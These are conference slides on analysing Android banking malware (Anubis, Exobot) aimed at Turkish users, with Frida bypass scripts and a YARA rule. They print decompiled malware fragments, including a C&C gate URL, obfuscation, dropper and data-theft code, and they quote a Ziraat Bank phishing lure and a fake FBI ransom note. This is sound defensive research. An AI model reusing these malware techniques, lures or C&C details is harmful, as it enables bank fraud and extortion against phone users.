Android
Malware Adventures

Mert Can Coskuner
Kursat Oguzhan Akinci

Agenda

- Introduction
- Google Play Store
- Android Malware & Campaigns Aiming Turkish Users
- Approaching Android Malware
- Approaching Command and Control Servers
- Q&A

About us

Kursat Oguzhan Akinci

- Red Teamer @ STM Defence
- Team Lead @ Blackbox Security
- Lecturer @ TOBB University
- NSA acknowledged bug bounty hunter

twitter.com/koakinci

Mert Can Coskuner

- Malware Researcher @ STM Defence
- Threat hunter @ Home

medium.com/@mcoskuner

About research

Hunt android malware campaigns, mainly targeting turkish users

Detect command and control servers (C&C) and other Indicators of Compromise (IoC)

Report IoC to TRCert, Dept. of Cyber Crime & STM Intelligence Portal

Shut down C&C if possible

Rinse and Repeat

Google Play Store

Google introduced Bouncer in Feb 2012 as an anti-malware tool

Bouncer analysis platform only perform dynamic analysis

Bouncer have only 1 contact and 2 photos in a simulated device

Bouncer IP range can be revealed if internet permission is granted to tested application

Android malware

Bankbot

Spyware

Ransomware


Adware

Fake call and sms sender

Campaigns aiming Turkish users

Bankbot campaigns such as Anubis, Exobot, Red Alert etc.

Fake raffle apps and websites




Ziraat Bankası
156. Yıl Özel Çekilişi

TCKN veya Müşteri Numaranız

Müşteri Parolanız

Şimdi Katıl



BDDKİADE @bddkiadeler2019
450 TL Geriye Dönük Kredi Kartı Aidatlarını Almak İçin Son Gün 17 OCAK 2019 ! Hemen Başvur >>
bddkaidatiadesi2019.com

TÜM BANKA KARTLARINIZIN GERİYE DÖNÜK AİDAT ADELERİNİ ALMAK İÇİN YUKARIDAKİ LİNKTEN BAŞVURUN

Sponsorlu

Approaching Android Malware

Find sample: Recorded Future, Koodous, GPlay, VirusTotal

Analyse: Bypass evasion, detect behaviour, write yara rules

Detect IoC: IP/domain, twitter accounts, firebase accounts etc.

Analyse Android Sample

Common bankbot behaviours: (often need dynamic analysis)


- Droppers install actual malware
- Encrypted apk, dex to hide full functionality + advanced evasion techniques

Common behaviours for other malware, excluding sophisticated samples: (rarely need dynamic analysis)

- No evasion technique
- Some fetch C&C from twitter/firebase
- Uploaded GPlay in bulk to spread as much as possible. Same codebase, different package names

Sample #1: Anubis

- Drop and install malware
- String hide using “pe2” string
- Encryption
- Bankbot but also have ransomware feature




Uyarı

Uygulama düzgün yüklenemedi. Lütfen uygulamayı tekrar yükleyiniz.
Google Play'e yönlendiriliyorsunuz.

*“Warning: App couldn’t be installed properly, please install the application again.
You are redirected to Google Play.”*

Sample #1: Anubis


- **Drop and install malware**
- String hide using “pe2” string
- Encryption
- Bankbot but also have ransomware feature




```
package com.sahibindan.app;
import android.os.Environment;
import com.sahibindan.app.engine.Rows;
import java.io.File;
import java.util.Arrays;
import java.util.List;
public class Config {
    public static final boolean ADMIN_ENABLE = false;
    public static final int ADMIN_REQUEST_COUNT = 5;
    public static final boolean DEBUG = false;
    public static File DOWNLOADS_DIR = new File(Environment.getExternalStorageDirectory(), Rows.downloads);
    public static String LOGS_DIR = "";
    public static final boolean REPEAT_ADMIN_REQUEST_AFTER_DISABLE = true;
    public static List SERVERS = Arrays.asList(new String[]{"https://junilogart8.info:7227/gate.php"});
    public static int SERVER_TRY_COUNT = 5;
    public static final long START_INSTALL_INTERVAL = 20000;
    public static final long TASKS_CHECK_INTERVAL = 60000;
}
```

Sample #1: Anubis

- Drop and install malware
- **String hide using “pe2” string**
- Encryption
- Bankbot but also have ransomware feature




```
public static final String req = s("r**pE2****pE2**e**pE2**q**pE2**
public static final String req_exp = s("r**pE2****pE2****pE2**e**pE2
public static final String resp_code = s("r**pE2****pE2**e**pE2**s**
public static final String root = s("r**pE2**o**pE2****pE2**o**pE2**
public static final String s_package = s("p**pE2**a**pE2****pE2****p
public static final String settings_key1 = s("s**pE2**1**pE2****pE2**
public static final String settings_key2 = s("s**pE2**2**pE2****pE2*
public static final String size = s("s**pE2****pE2**i**pE2**
public static final String sql_asc = s(" **pE2****pE2**A**pE2
public static final String sql_format = s("c**pE2****pE2**i**pE2**
public static final String sql_id = s("_**pE2****pE2**i**pE2**
public static final String sql_package = s("p**pE2****pE2**r**pE2**e*
public static final String sql_path = s("p**pE2**a**pE2****pE2**i**pE2*
public static final String sql_task_id = s("t**pE2**a**pE2****pE2**
public static final String sql_tasks = s("t**pE2**a**pE2**t**p
public static final String sql_try_count = s("t**pE2****pE2**s**pE2**
public static final String sql_what = s(" **pE2****pE2**r**pE2*
public static final String text_html = s("t**pE2****pE2**=**pE
public static final String times = s("t**pE2**i**pE2****pE2**m**pE2*
```



```
➜ Desktop sed 's/\*\*pE2\*\*//g' www
.apk
application/vnd.android.package-archive
downloads
internal://close

s1
s2
```

Sample #1: Anubis




```
class tRIrsGl {
    String BJydTi = "rpftht rincsronsas  ipalsitrd ertaeraroeo irdsen ipalsitrd ertaeraroeo irds
    String FWDQMYvfyzC = "spdael aharsr cispmzopict urfsoeae rdgftiel tsmsyger u spdael aharsr c
    String KSIlZLycj = "tltrtir etmreiebt autbiswlyisn dawodi noabosuleonse lcuieng rpftht rincs
    int OUhPcNR = 69;
    String PgBmNHP = "tltrtir etmreiebt autbiswlyisn tltrtir etmreiebt autbiswlyisn buriliuzo if
    String UXOWgGzco = "nlgeiusuoe nrutbpeum snts tltrtir etmreiebt autbiswlyisn fredrmod ubarbg
    String UYWfwXPrHZV = "ipalsitrd ertaeraroeo irdsen rpftht rincsronsas  buriliuzo iflcaulgnr
    int hpzUZpRXGy = 3907;
    String mOHpcT = "urfsoeae rdgftiel tsmsyger u urfsoeae rdgftiel tsmsyger u dawodi noabosuleo
    String qpqCFotARgrt = "dawodi noabosuleonse lcuieng spdael aharsr cispmzopict rpftht rincsro
    String rnHlwJn = "dawodi noabosuleonse lcuieng rpftht rincsronsas  ipalsitrd ertaeraroeo ird
    String ygwmtjXu = "urfsoeae rdgftiel tsmsyger u sltnrndecohcie p ipalsitrd ertaeraroeo irdse
    tRIrsGl() {
    }
```

- Drop and install malware
- String hide using “pe2” string
- **Encryption**
- Bankbot but also have ransomware feature

Sample #1: Anubis

- Drop and install malware
- String hide using “pe2” string
- Encryption
- **Bankbot but also have ransomware feature**




FBI WARNING

To view the child porn the phone is locked and all files are encrypted, your data will be transferred to the FBI you have to pay a fine! After paying a fine your phone will be unlocked and decrypted!

amount:

bitcoin:



Sample #1: Anubis | Defeating Encryption

```
Java.perform(function() {
   var file = Java.use("java.io.File");
   file.delete.implementation = function(input) {
      if(this.getAbsolutePath().includes("jar")) {
         console.log("this.getAbsolutePath());
      }
      return true
   }
});
```

Automated script (thx to @0xabc0)
https://gist.github.com/eybisi/21ab53371341fa36393cac57d32dd344
https://twitter.com/0xabc0/status/1072888987285630976

FRIDA

Sample #1: Anubis | Defeating Encryption

```
var unlinkPtr = Module.findExportByName(null, 'unlink');
Interceptor.replace(unlinkPtr, new NativeCallback(function () {
        console.log("[*] unlink() encountered, skipping it.");
}, 'int', []));
```


Ref: https://www.fortinet.com/blog/threat-research/defeating-an-android-packer-with-frida.html

Sample #1 Anubis | Yara Rule (Koodous)

```
condition:

    droidbox.written.data(/spamSMS/i) and

    droidbox.written.data(/indexSMSSPAM/i) and

    droidbox.written.data(/RequestINJ/i) and

    droidbox.written.data(/VNC_Start_NEW/i) and

    droidbox.written.data(/keylogger/i)
```


Sample #2: Exobot

- Drop and install malware
- Anti-emulator
- Bankbot



Sample #2: Exobot


- **Drop and install malware**
- Anti-emulator
- Bankbot



```
public static void installApp(Context context, File file) {
    try {
        Intent intent = new Intent("android.intent.action.VIEW");
        intent.addFlags(268435456);
        intent.setDataAndType(Uri.fromFile(file), "application/vnd.android.pa
        context.startActivity(intent);
    } catch (Exception e) {
        e.printStackTrace();
    }
}

public static boolean isInstalledPackage(Context context, String str) {
    try {
        List installedPackages = context.getPackageManager().getInstalledPack
        for (int i = 0; i < installedPackages.size(); i++) {
            if (((PackageInfo) installedPackages.get(i)).packageName.equals(s
                return true;
            }
        }
    } catch (Exception e) {
    }
    return false;
}

public static boolean isRootAvailable() {
    List asList = Arrays.asList(System.getenv("PATH").split(":"));
    for (int i = 0; i < asList.size(); i++) {
        String str = (String) asList.get(i);
        if (!str.endsWith("/")) {
            str = str + "/";
        }
        ShellCommand shellCommand = new ShellCommand("ls " + str + "su");
        shellCommand.execute();
        if (!shellCommand.getOutput().isEmpty()) {
            return true;
        }
```

Sample #2: Exobot


- Drop and install malware
- **Anti-emulator**
- Bankbot



```
private static String a() {
    return n.dc + (Build.BOARD.length() % 10) + (Build.BRAND.length() % 10) + (Build.CPU_ABI
}
public static String a(Context context) {
    String deviceId = ((TelephonyManager) context.getSystemService("phone")).getDeviceId();
    return deviceId == null ? "" : deviceId;
}
public static String a(TelephonyManager telephonyManager) {
    return telephonyManager.getNetworkCountryIso();
}
public static String b(Context context) {
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone")
    String simOperatorName = telephonyManager.getSimOperatorName();
    return !simOperatorName.equals("") ? simOperatorName : telephonyManager.getNetworkOperat
}
public static String b(TelephonyManager telephonyManager) {
    return telephonyManager.getSimCountryIso();
}
public static String c(Context context) {
    return q.a(a(context) + a() + Secure.getString(context.getContentResolver(), "android_id
}
public static boolean d(Context context) {
    return ((KeyguardManager) context.getSystemService("keyguard")).inKeyguardRestrictedInpu
}
```

Sample #2: Exobot

- Drop and install malware
- Anti-emulator
- **Bankbot**



```
public static final String bc = a("get_packages");
public static final String bd = a("get_device_model");
public static final String be = a("get_os_ver");
public static final String bf = a("get_number");
public static final String bg = a("get_operator");
public static final String bh = a("get_imei");
public static final String bi = a("get_country");
public static final String bj = a("get_contacts");
public static final String bk = a("get_language");
public static final String bl = a("list_add");
public static final String bm = a("format_date");
public static final String bn = a("mastercard");
public static final String bo = a("visa");
public static final String bp = a("amex");
```

Sample #2: Exobot | Defeating Anti-emulator

```
Java.perform(function() {
        var func = Java.use("mcvndicwuz.myturyaivrmkovzxjp.C0481j")
        func.m2107a.implementation = function(ctx) {
        var deviceId = “b359081a0a39d06d”; //Random deviceid
        return deviceId
        }
});
```

Sample #2: Exobot | Defeating Root Detection


```
var execCmd= Runtime.exec.overload('java.lang.String', '[Ljava.lang.String;', 'java.io.File')
var exec1Params = Runtime.exec.overload('java.lang.String')

execCmd.implementation = function(cmd, env, dir) {
        if (cmd == "su") {
                var fakeCmd = "LOL";
                return exec1Params.call(this, fakeCmd);
        }
return execCmd.call(this, cmd, env, dir);
};
```

